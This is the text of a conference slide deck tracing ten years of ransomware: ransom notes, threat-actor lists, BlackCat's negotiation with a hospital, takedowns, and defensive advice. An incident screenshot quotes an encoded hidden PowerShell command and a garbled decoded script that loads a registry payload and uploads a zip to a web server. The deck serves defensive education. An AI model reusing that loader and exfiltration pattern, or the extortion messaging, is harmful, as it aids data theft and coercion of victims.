

a decade

of ransomware

wortell #EnterpriseSecurity



Agenda

- Introduction
- Evolution of ransomware
- Defensive recommendations
- The next decade
- Key takeaways

Maarten Goet



MVP

RD




**The history of malware is
longer than you might think**

Malware in the 80's & 90's

- Viruses and trojans
- Spread through floppy disks
- Targets MS-DOS, replaces boot sector or boot files (autoexec)
- AIDS is the first ransomware: demands \$189 to be sent to P.O. Box in Panama





Attention!!!

All your personal files (photo, documents, texts, databases, certificates, kwm-files, video) have been encrypted by a very strong cypher RSA-1024. The original files are deleted. You can check this by yourself - just look for files in all folders.

There is no possibility to decrypt these files without a special decrypt program! Nobody can help you - even don't try to find another method or tell anybody. Also after n days all encrypted files will be completely deleted and you will have no chance to get it back.

We can help to solve this task for 120\$ via wire transfer (bank transfer SWIFT/IBAN). And remember: any harmful or bad words to our side will be a reason for ingoring your message and nothing will be done.

For details you have to send your request on this e-mail (attach to message a full serial key shown below in this 'how to..' file on desktop):
datafinder@fastmail.fm

E14314F661EF356D11632A2E4951046F4D014555AE28E047FFF32394009593544D2AFC9E15F45B50
1D0592F4658D23C24E0179785ABC4277B14C41470A62A6ED
821E8640AE5BFF273A66A6D01093032255C2EEDB91A9E6F6CCCEA4E920184E4137F6E0BE7F7CD83D
BF431A87FF3F58DC183CFFF5708F81416325151ED5F6B22B

Mal

- Emergent
- Targets i
- Opportu
- Crypto p

Cryptolocker 2.0

Your personal files are encrypted



Your files will be lost
without payment on:

11/24/2013 3:16:34 PM

See files

Info

Your **important files were encrypted** on this computer: photos, videos, documents, etc. You can verify this by click on see files and try to open them.

Encryption was produced using **unique** public key **RSA-4096** generated for this computer. To decrypt files, you need to obtain **private** key.

The single copy of the private key, which will allow you to decrypt the files, is located on a secret server on the Internet; **the server will destroy the key within 72 hours after encryption completed.** After that, nobody and never will be able to restore files.

To **retrieve** the private key, you need to pay 0.5 bitcoins.

Click **proceed to payment** to obtain private key.

Any attempt to remove or damage this software will lead to immediate private key destruction by server.

<< Back

Proceed to payment >>



Ransomware early 00's

-
- Targets *individual* systems
 - Broad targeting, *narrow impact*
 - *Opportunistic* data encryption
 - *Unlikely* to cause catastrophic business disruption
 - Defense via enterprise antivirus and network protections

Evolution (2015-2025)





Things are getting more serious




Threat actors



Motives *

- Fame
- Revenge
- Financial
- Political
- Intelligence
- Destruction



Tracked activity

- Nation-state actors
- Ransomware groups
- Cyber mercenaries
or private sector offensive actors
- Storm-#### designations
refer to emerging or developing
clusters of threat activity.

Influence operations



Flood

Cyber mercenaries



Denim Tsunami
Carmin Tsunami

Storm



Storm-0381	Storm-0835
Storm-0875	Storm-1101
Storm-0829	Storm-0558
Storm-0744	Storm-0257
Storm-0971	Storm-1099
Storm-0867	Storm-1133

Lebanon



Plaid Rain

Russia



Seashell Blizzard
Midnight Blizzard
Star Blizzard
Aqua Blizzard
Cadet Blizzard

Iran



Mango Sandstorm
Cotton Sandstorm
Peach Sandstorm
Mint Sandstorm
Pumpkin Sandstorm

China



Volt Typhoon
Raspberry Typhoon
Flax Typhoon
Circle Typhoon
Mulberry Typhoon

North Korea



Jade Sleet
Diamond Sleet
Citrine Sleet
Emerald Sleet
Sapphire Sleet
Ruby Sleet
Onyx Sleet
Opal Sleet

Financially motivated



Strawberry Tempest

Iran – June '2026

- Garuna Ops
- Eagle7
- NPFN
- Lefaroll
- Predatory Sparrow
- Israeli Gladiator

Pro-Israel - 6 Groups

- Jedi Security
- The Red Guard
- Yemenidanger
- RootDoS
- Anonymous Oplran
- Syrian Electronic Army
- Edaalate Ali
- Anonymous Syria Hackers

- Islamic Cyber Army
- Fastattacker1877
- Team1722


Anti-Iran - 11 Groups

Pro-Iran – 65 Groups

- Dienet
- Keymous+
- Cyber Fattah Team
- Cyber Islamic Resistance
- Fredens of Security
- Mr Hamza
- Liwaa Mohammad
- #OplIsrael
- Ghostsec
- Arabian Ghosts
- Madcap
- Sylhet Gang-SG
- Team Insane Pakistan
- 313 Team
- Handala Hack
- Fatimion Cyber Team
- Lulzsec Black
- Freedom Cyber Op
- USTINT
- Blackswamp
- Red Wolf Cyber
- Cyberjund
- Fad Team
- Blackwolves
- R-9X
- Serverkillers – *pro-Russian*
- Legion
- Assassins ZXR
- Spider X
- Team Azrael
- Evil Morocco
- Shadow Cyber Unit
- Twonet – *pro-Russian*
- Mysterious Team
- IranianCybers
- Killnet (speculation – *Pro-Russian*)
- Rootsec
- Al-Qassam Cyber Brigades
- AGLegends
- Unknowns Cyber Team – Pro-Russians
- Anonymous Sana'a
- Dark Storm Team
- APT404
- Golden Falcon
- Pars Cyber
- TengkorakCyberCrewz
- Bavar373
- GhostIran
- Gckul
- Team Fearless
- FreePalestine
- Anonymous Guys
- SystemBD
- Inteid – *Pro-Russian*
- Cyber Ghost Team
- Desinformador Ruso
- Akatsuki Cyber Team
- Stuxnet
- Anonymous Kashmir
- Ben Mhidi 54
- MoroccanCyber Forces
- Octo Dark Cyber Squad
- APT Iran
- Naton of Savors

wortell

Ransomware as-a-service



Ransomware as-a-service

Given **2.500** potential target orgs

Access brokers sell access to compromised networks to ransomware-as-a-service affiliates, who run the ransomware attack

60 encounter activity associated with known ransomware attackers

Ransomware-as-a-service affiliates prioritize targets by intended impact or perceived profit


20 are successfully compromised

Attackers take advantage of any security weakness they find in the network, so attacks vary

1 org sees a ransomware event


The ransomware payload is the culmination of a chain of malicious activity

DEV-0504




Most active groups

■ Number of victim posts



Blackcat



THIS DOMAIN HAS BEEN SEIZED




Through the international cooperation of Operation Endgame, a series of coordinated actions to dismantle cybercriminal services has been carried out.

Law enforcement agencies have seized databases and other information relating to this domain. Anyone operating or using these cybercriminal services is subject to investigation and prosecution.

If you have information to report about cyber criminal activity on this domain, please contact us:

operation-endgame.com

contact@operation-endgame.com



OPENBAAR MINISTERIE



Bundeskriminalamt



Whut?!



gossithedog

14 h ...

The AlphV ransomware takedown by law enforcement has gone wrong. They're back online and saying they are removing targeting rules.

THIS WEBSITE HAS BEEN UNSEIZED



Ladies & Gentlemen!

We've moved here:

As you all know, the FBI received the keys to our blog, now we will tell you how it all happened.

Firstly, how it all happened, having studied their documents, we understand that they gained access to one of the DCs, since all the other DCs were untouched, it turns out that they somehow hacked one of our hosts, maybe he even helped them.

The maximum that they have is the keys for the last month and a half, that's about 400 companies, but now because of them, more than 3,000 companies will never receive their keys.

Because of their actions, we are introducing new rules, or rather, we are removing ALL rules except one, you cannot touch the CTS, you can now block hospitals, nuclear power plants, anything, anywhere.

The rate is now 90% for all advertisers.

We do not give any discounts to companies, payment is strictly the amount that we indicated.

VIP advertisers receive their own private affiliate program, which we raise only for them, on a separate DC, completely isolated from each other.

Thank you for your experience, we will take into account our mistakes and work even harder, we are waiting for your whining in chats and requests for discounts that no longer exist.



It's all about the money

Ransomware economy

"If measured as a
country, cybercrime
would be the world's
3rd largest after U.S.
and China."



Time left until publication: **0d 12h 38m 5s**

Bluewater Health

2023-10-31 18:48:55



We have strongly considered your demands, but we cannot pay. We have to use our money, all of our money, for our patients. We understand that this will upset you. But please know this: cancer treatment is being cancelled. Surgeries are being postponed. Our patients are hurting. We are doing our best to restore our operations, and we will recover. But this attack has resulted in actual pain and suffering. We cannot pay, and we are asking you to delete the data and leave us alone. Our patients and staff have endured enough.

2023-10-31 20:28:05

Blackcat

I think you're wrong in your calculations. The fastest way to restore your systems is payment. The cost of reimbursing patients for a data breach and insurance for a year or two will cost you a lot more. (5.6 million PII PHI in database dumps) Reputational costs - for example, the fact that you save money and don't want to quickly resume care for your patients.



2023-10-31 20:29:04

Blackcat

Either way - we're not upset, we'll pour your data into our leak site after the timer expires.



2023-10-31 20:32:55

Blackcat

We understand that money is more important to you than patients - we're alike in that.



Type message...

Send


H u m O R



Ransomware now

-
- Targets *entire* company
 - Customized attack, driven by *human intelligence*
 - *Calculated* data encryption and *data exfiltration*
 - *Guaranteed* to cause catastrophic and visible business disruption
 - Successful defense requires integrated and holistic approach

Attacker in the Middle (AitM)



Triple

~~Double~~ extortion



TLP:WHITE

Private Industry Notification

FEDERAL BUREAU OF INVESTIGATION • CYBER DIVISION

01 November 2021

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors. This PIN was coordinated with DHS/CISA.

PIN Number
20211101-001

This PIN has been released **TLP:WHITE**

Please contact the FBI with any questions related to this Private Industry Notification via your local FBI Field Office.

Ransomware Actors Use Significant Financial Events and Stock Valuation to Facilitate Targeting and Extortion of Victims

Summary

The FBI assesses ransomware actors are very likely using significant financial events, such as mergers and acquisitions, to target and leverage victim companies for ransomware infections. Prior to an attack, ransomware actors research publicly available information, such as a victim's stock valuation, as well as material nonpublic information. If victims do not pay a ransom quickly, ransomware actors will threaten to disclose this information publicly, causing potential investor backlash.





Ukraine

power grid attacks

Researchers from the SANS ICS team assessed with high confidence that Ukraine's power grid was targeted in a coordinated attack.

Regional Ukrainian power companies reported outages just before Christmas after outsiders remotely tampered with automatic control systems. The SBU later accused Russian special services of planting malware on the networks of energy firms and flooding their technical support phone lines.

Malware used in the Ukraine power grid attacks

ESET reported that the attacks involved the Russia-linked BlackEnergy malware, known to target SCADA systems in the US and Europe. Other malicious components were also found in the targeted networks, including KillDisk — a plugin designed to destroy files — and an SSH backdoor dubbed "Dropbear SSH".

Military strikes

October 8

Crimean Kerch
Bridge damaged by
truck bomb,
disrupting Russian
supply route

October 10

Missile strikes
against residential
targets in
Zaporizhzhia

October 12

Missile strikes
against residential
targets in Mykolaiv

October 12

Massive drone
strikes in Kyiv
destroy civilian and
energy infrastructure

October 17

Missile strikes
against power and
water in
Dnipropetrovsk

October 22

Missile strikes
against critical
infrastructure across
Ukraine, including
Kyiv

October 31

Missile strikes on
hydroelectric plants
and energy
infrastructure in Kyiv
and 10 regions;
~80% of Kyiv left
without water



October 3

FoxBlade wiper malware
staged on critical infrastructure
in Dnipropetrovsk region

October 11

Caddywiper malware staged
on critical infrastructure in
Mykolaiv

October 11

Caddywiper malware staged in
two critical infrastructure
organizations in Kyiv region

October 11

IRIDIUM deploys Prestige
ransomware against 3
transportation and logistics
companies (1 Polish, 2
Ukrainian)

October 16

Destructive attack against
critical infrastructure along the
Dniester and Dnieper rivers

Destructive cyberattacks

Australia AU



Mark Dreyfus and I announced
with the Deputy Prime Minister yesterday

Defensive recommendations




Fix the basics

- Not easy
- Majority of attacks start here
- For instance: *open RDP port*
- For instance: *unmanaged device*
- For instance: *unprotected identity*

80%

61%

Integrated visibility



Incidents > Multi stage attack involving phishing and execution

Multi stage attack involving phishing and execution

High Active CHAIN EVENT DETECTION PHISHING

Alert story Alerts (13) Assets (7) Evidence & Response (4)

Alerts

5/5 Active alerts Unpin all Show all

Aug 01, 2023 2:41 AM | Active
A potentially malicious URL was detected
Jonathan.wolcott@contoso.com


Aug 01, 2023 2:42 AM | Active
Suspicious URL clicked
cont-jonathan.pc | Jonathan Wolcott

Aug 01, 2023 2:43 AM | Active
Zscaler - phishing URL click detected
Jonathan Wolcott

Aug 01, 2023 2:45 AM | Active
Unfamiliar sign-in properties
Jonathan Wolcott

Aug 01, 2023 2:45 AM | Active
File downloaded from an untrusted source
cont-jonathan.pc | Jonathan Wolcott

Layout Group by



File downloaded from an untrusted source Expand all Copy to clipboard

9/25/2023 02:41:00 AM	[6635] userinit.exe	...
02:42:00 AM	[6696] explorer.exe	...
02:42:00 AM	[8344] OUTLOOK.EXE	...
02:43:00 AM	[6696] powershell.exe exe...	FILE DOWNLOADED ...
02:45:00 AM	Command line	Analyze script

```
powershell.exe -NonInteractive -windowstyle hidden -enc JHBhdGggPSALXfXfTQVATMDFcaW50ZjcuYkx cZG9jcyIga0KjGRvVzEgPSALU0RQLURPcy SwZGVlDQokZG9jZG9jLW9ja0RlcTQVATRE90KzAyl pRkZlINCjR6aXBYX8nIDBeTkW0X8l1bX8C
```

Security Copilot Manage incident Activity log

Information Back to incident details

File downloaded from an untrusted source High risk In progress PHISHING

Alert state

Classification True positive - Phishing
Set classification
Assigned to Unassigned
Assign to

Alert details

Category Techniques
Exfiltration Exfiltration
Service source Microsoft 365 Defender
Detection source MDE
Generated on 06:46:03.722 AM
First activity 04:45:13.003 AM
Last activity 06:46:03.722 AM

Security Copilot

Script analysis

From Security Copilot - 1 minute ago

powershell.exe executed a script - NonInteractive -windowstyle hidden -enc JHBhdGggPSAI

This PowerShell script is obfuscated to make it harder to understand. After decoding and formatting, the script performs the following actions:

Hide source

1. Creates a script block using the Set-Item cmdlet and concatenates strings to form the script block content.

```
Set-Item ("6T"+"o") ([type] ("refl"+"emBl"+"y"+"ctIon.AsSe")) ("refl"+"emBl"+"y"+"ctIon.AsSe")) Loads the Microsoft.Win32.Registry type into the script. $Dir45 = [type] ("MICR"+"oSOfT.W"+"IN32.R"+"eGIST"+"Ry")
```

2. Accesses the registry key HKEY_LOCAL_MACHINE\SOFTWARE and retrieves the value of the diagalersta entry.

```
$6T0::("L"+"oad").Invoke((Get-Item "VARI"+"Ab"+"IE"+"":D1R45")."VA"lue)::"10 c"ALM"achine".OpenS"+"ubk"+"ey".Invoke("E"+"SOfTWAR"). ("u"+"GetVal"+"e").Invoke(("dia"+"lers"+"ta"))
```

3. Invokes the entry point of the retrieved value with null arguments.

```
."Ent"Ryp"OInt".In"VoK"("${n Ulll}, "${n Ulll})
```

4. Uploads the zip archive to the specified web server URL using the POST method

```
Invoke-RestMethod -Uri $wedserverurl -method Post -Infile $zipPath
```

In summary, the script creates a script block

Attack using AiTM phishing (attack disruption)

[Manage in](#)

High
Resolved
Unassigned
Credential Phish
AiTM attack
Attack Disruption

Important! Attack disruption has automatically taken multiple response actions. For more details, go to the [Action center](#).

[Attack story](#)
[Alerts \(40\)](#)
[Assets \(28\)](#)
[Investigations \(13\)](#)
[Evidence and Response \(33\)](#)
[Recommended actions \(21\)](#)
[Summary](#)

Alerts

[Play attack story](#)
[Unpin all](#)
[Show all](#)

